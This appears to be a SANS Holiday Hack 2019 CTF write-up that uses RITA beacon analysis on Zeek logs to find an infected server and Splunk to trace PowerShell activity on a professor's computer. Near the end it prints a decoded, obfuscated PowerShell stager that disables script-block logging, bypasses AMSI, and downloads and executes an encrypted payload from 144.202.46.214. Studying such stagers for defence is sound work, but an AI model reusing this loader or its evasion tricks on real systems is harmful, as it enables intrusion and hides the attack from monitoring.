PS C:\Users\tonyk\Documents\holidayhack2019 > unzip elfu-zeeklogs.zip
Archive:  elfu-zeeklogs.zip
   creating: elfu-zeeklogs/
  inflating: elfu-zeeklogs/dns.log-00050_20190823223210.log
  inflating: elfu-zeeklogs/files.log-00084_20190824063953.log
  inflating: elfu-zeeklogs/dns.log-00070_20190824032507.log

<snip>
```


Setup the required environment variables needed by RITA at run-time.

```
COMMANDO Tue 12/17/2019 19:37:34.36
C:\Users\tonyk\Documents\holidayhack2019>set CONFIG=C:\Users\tonyk\Documents\holidayhack2019\rita.yaml

COMMANDO Tue 12/17/2019 19:39:19.88
C:\Users\tonyk\Documents\holidayhack2019>set LOGS=C:\Users\tonyk\Documents\holidayhack2019\elfu-zeeklogs
```

Download the docker-compose.yml file. We are going to use docker-compose to start RITA, because the docker implementation of RITA actually consists of two images – one image for the RITA engine, and one image for the mongo database that holds the data we will process. Docker-compose will allow us to fire up all of the docker containers we need in one single command. The docker-compose.yml file contains the instructions for bringing up the desired docker environment at run-time.

```
COMMANDO 12/17/2019 8:04:00 PM
PS C:\Users\tonyk\Documents\holidayhack2019 > wget https://github.com/activecm/rita/raw/master/docker-
compose.yml -outfile docker-compose.yml
```

In the Docker desktop settings, make sure that C is checked in Shared Drives.



Now run the “docker-compose run rita” command to start the containers and import the logs.

```
COMMANDO Tue 12/17/2019 20:38:09.66
C:\Users\tonyk\Documents\holidayhack2019>docker-compose run --rm rita import /logs holidayhack2019
Starting holidayhack2019_db_1 ... done

        [+] Importing [/logs]:
        [-] Verifying log files have not been previously parsed into the target dataset ...
        [-] Parsing logs to: holidayhack2019 ...
        [-] Parsing /logs/conn.log-00001_20190823120021.log -> holidayhack2019
        [-] Parsing /logs/conn.log-00002_20190823121227.log -> holidayhack2019

<snip>

        [-] Parsing /logs/ssl.log-00095_20190824090519.log -> holidayhack2019
        [-] Parsing /logs/ssl.log-00096_20190824091651.log -> holidayhack2019
        [-] Host Analysis:            41993 / 41993  [==================] 100 %
        [-] Uconn Analysis:           115915 / 115915  [==================] 100 %
        [-] Exploded DNS Analysis:    47836 / 47836  [==================] 100 %
        [-] Hostname Analysis:        47836 / 47836  [==================] 100 %
        [-] Beacon Analysis:          115915 / 115915  [==================] 100 %
        [-] UserAgent Analysis:       6 / 6  [==================] 100 %
        [!] No certificate data to analyze
        [-] Updating blacklisted peers ...
        [-] Indexing log entries ...
        [-] Updating metadatabase ...
        [-] Done!
Failed to config: open /etc/rita/config.yaml: input/output error
```

Got an error message, but the import appeared to work. Let’s use the “rita help” command to see what is available.

```
COMMANDO Tue 12/17/2019 21:01:06.09
C:\Users\tonyk\Documents\holidayhack2019>docker-compose run --rm rita help
Starting holidayhack2019_db_1 ... done
NAME:
   rita - Look for evil needles in big haystacks.

USAGE:
   rita [global options] command [command options] [arguments...]

VERSION:
   v3.1.1

COMMANDS:
     delete, delete-database  Delete imported database(s)
     import                   Import bro logs into a target database
     html-report              Create an html report for an analyzed database
     show-beacons             Print hosts which show signs of C2 software
     show-bl-hostnames        Print blacklisted hostnames which received connections
     show-bl-source-ips       Print blacklisted IPs which initiated connections
     show-bl-dest-ips         Print blacklisted IPs which received connections
     list, show-databases     Print the databases currently stored
     show-exploded-dns        Print dns analysis. Exposes covert dns channels
     show-long-connections    Print long connections and relevant information
     show-strobes             Print strobe information
     show-useragents          Print user agent information
     test-config              Check the configuration file for validity
     help, h                  Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --help, -h     show help
   --version, -v  print the version
```

Since we are looking for an IP address of an infected system, let's look for some red flags in our log. Start by checking out the beacon analysis. Let's grab the CSV output.

```
C:\Users\tonyk\Documents\holidayhack2019>docker-compose run --rm rita show-beacons holidayhack2019 > beacons.csv
```

Open the beacons.csv in Excel and view it through a pivot table to spot potential destination IPs with high beacon counts. The following pivot table shows the top 3 beacon counts for each of our local servers.

IP Addresses	Sum of Beacons
192.168.134.129	**3815**
31.13.71.36	1599
69.171.250.25	1461
182.61.200.109	755
192.168.134.130	**10414**
144.202.46.214	7660
31.13.71.36	1444
69.171.250.25	1310
192.168.134.131	**4094**
31.13.71.36	1701
69.171.250.25	1612
199.166.0.26	781
192.168.134.132	**3908**
31.13.71.36	1660
69.171.250.25	1564
150.254.186.145	684
192.168.134.133	**3919**
31.13.71.36	1647
69.171.250.25	1546
182.61.200.109	726
192.168.134.134	**4178**
31.13.71.36	1670
69.171.250.25	1533
182.61.200.109	975
192.168.134.135	**4022**
31.13.71.36	1644
69.171.250.25	1544
182.61.200.109	834
Grand Total	**34350**

Excluding 192.168.134.130, all of the internal servers have 31.13.71.36 and 69.171.250.25 as their top two beacon destinations. Additionally, the associated total counts are around 1,500 to 1,700 beacons per IP.


For 192.168.134.130, however, there is an outlier in which 144.202.46.214 was sent 7,660 beacons, which is way more than any other IP. It is very likely that 192.168.134.130 is our infected server.

Let's also take a look at whether any connections to blacklisted IPs have been made. If there are any, maybe we can correlate them to one of our servers.


```
C:\Users\tonyk\Documents\holidayhack2019>docker-compose run --rm rita show-bl-dest-ips holidayhack2019
Starting holidayhack2019_db_1 ... done
IP,Connections,Unique Connections,Total Bytes
212.27.63.127,8,3,17398
```

After looking at beacons and other data, I was unable to determine which server had made the blacklisted connection.


Based on the beacon analysis, my conclusion is that 192.168.134.130 is the infected server.



Now that we've completed our first five objectives, let's go talk to Santa.





Santa tells us that we need to look for an entrance to the steam tunnels to help with objectives 6 and 7. Let's proceed with Objective #6.




We recall from our initial chat with Professor Banas that Kent TinselTooth had contacted him and said his computer has been hacking other computers. We need to visit the splunk.elfu.org system to learn more.


Let's visit that site and login with the credentials that Professor Banas gave us:









There are training questions on the right side of the page, and a chat window on the left side of the page. The first training question is "What is the short host name of Professor Banas' computer?" The chat with Alice Bluebird gives us some information to start with:



Reading through the chat messaging, we see this:




So the answer to the first training question is “sweetums”.




Next question: What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)


Let’s go to the search page and try to find it. It’s easy to find a large list of results if we choose only “computername” as our search term.



Since we are looking for a filename, let's look for fields to add to the search to see what might be productive. I noticed that the first result in my search contained a powershell command, which gives me the idea to search for powershell commands that enumerate directories or files. One example would be "Get-ChildItem". Looking in the list of fields in the left pane, there is a "91 more fields" link. Clicking that reveals several "parameter binding" fields that seem associated with powershell cmdlets.



One of these is Get_ChildItem, which is a powershell cmdlet to get directory and filenames. When we add that, we see this search result that contains an interesting filename:



When this field is added to the search (sweetums ComputerName="sweetums.elfu.org" ParameterBinding_Get_ChildItem_="*"), we get two results. Each result is a powershell invocation. The first invocation (chronologically) shows the execution of a Get-ChildItem to list the contents of a folder:

```
Message=CommandInvocation(Get-ChildItem): "Get-ChildItem"
ParameterBinding(Get-ChildItem): name="Recurse"; value="True"
ParameterBinding(Get-ChildItem): name="Path"; value="C:\Users\cbanas"
ParameterBinding(Get-ChildItem): name="File"; value="True"
CommandInvocation(ForEach-Object): "ForEach-Object"
ParameterBinding(ForEach-Object): name="Process"; value="Select-String -path $_ -pattern Santa"
ParameterBinding(ForEach-Object): name="InputObject"; value="Microsoft Edge.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="Naughty_and_Nice_2019_draft.txt"
ParameterBinding(ForEach-Object): name="InputObject"; value="19th Century Holiday Cheer Assignment.doc"
ParameterBinding(ForEach-Object): name="InputObject"; value="assignment.zip"
ParameterBinding(ForEach-Object): name="InputObject"; value="Bing.url"
ParameterBinding(ForEach-Object): name="InputObject"; value="Desktop.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="Downloads.lnk"
ParameterBinding(ForEach-Object): name="InputObject"; value="winrt--{S-1-5-21-1217370868-2414566453-
2573080502-1004}-.searchconnector-ms"
```

The very next event contains one of the files mentioned above.

```
Message=CommandInvocation(Get-ChildItem): "Get-ChildItem"
ParameterBinding(Get-ChildItem): name="Path";
value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt"
CommandInvocation(ForEach-Object): "ForEach-Object"
ParameterBinding(ForEach-Object): name="Process"; value="$_.FullName"
ParameterBinding(ForEach-Object): name="InputObject";
value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt"
```


The obfuscated powershell command, after decoding, has all of the characteristics of an attack. Here is the base64-decoded powershell code seen in this event.

```
IF($PSVerSioNTaBLe.PSVERsIOn.MAJor -gE
3){$GPF=[Ref].ASsEMBly.GETTyPE('System.Management.Automation.Utils')."GEtFiE`Ld"('cachedGroupPolicySetting
s','N'+'onPublic,Static');IF($GPF){$GPC=$GPF.GeTVAluE($nUlL);If($GPC['ScriptB'+'lockLogging'])){$GPC['Scrip
tB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvoca
tionLogging']=0}$val=[COLlEcTioNs.GEneRiC.DICTIoNAry[StrING,SySTEm.ObjecT]]::NeW();$vAl.AdD('EnableScriptB
```

```
'+'lockLogging',0);$vaL.ADd('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl}ElSE{[SCrIPTBlOCK]."GEtFIe`lD"('signatures','N'+'onPublic,Static').SETVALUe($NUll,(NEW-OBjEct
CollEcTions.GEnerIC.HashSeT[sTrING]))}[REf].ASSEMBlY.GETTYPe('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFielD('amsiInitFailed','NonPublic,Static').SEtValUe($NUlL,$True)};};[SySteM.NeT.SERvicEPoInTMaNaGer]::EXPecT100CONtInUe=0;$wc=NEw-ObjECT SysTEM.NeT.WeBCLiENT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$wC.HEADErS.ADd('User-Agent',$u);$Wc.ProXy=[SySTeM.Net.WeBREQuEST]::DEFaULTWebProXy;$WC.PRoXy.CREDenTIAls = [SySTEm.NET.CRedeNTiAlCAcHe]::DeFaulTNeTwORkCREDenTiALS;$Script:Proxy = $wc.Proxy;$K=[SySTEM.Text.EncOdING]::ASCII.GeTBYteS('zd!Pmw3J/qnuWoHX~=g.{>p,GE]:|#MR');$R={$D,$K=$ARGs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUnt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BXoR$S[($S[$I]+$S[$H])%256]}};$ser='http://144.202.46.214:8080';$t='/admin/get.php';$WC.HEADErs.Add("Cookie","session=reT9XQAl0EMJnxukEZy/7MS70X4=");$DATa=$WC.DownlOADDAtA($sEr+$T);$Iv=$DatA[0..3];$DatA=$dATa[4..$DatA.lENGtH];-JOIN[ChaR[]](& $R $DatA ($IV+$K))|IEX
```

Just browsing the code block, it appears to attempt to block logging, it downloads some data, and finally builds a command line and executes it. This observation might come in handy later.

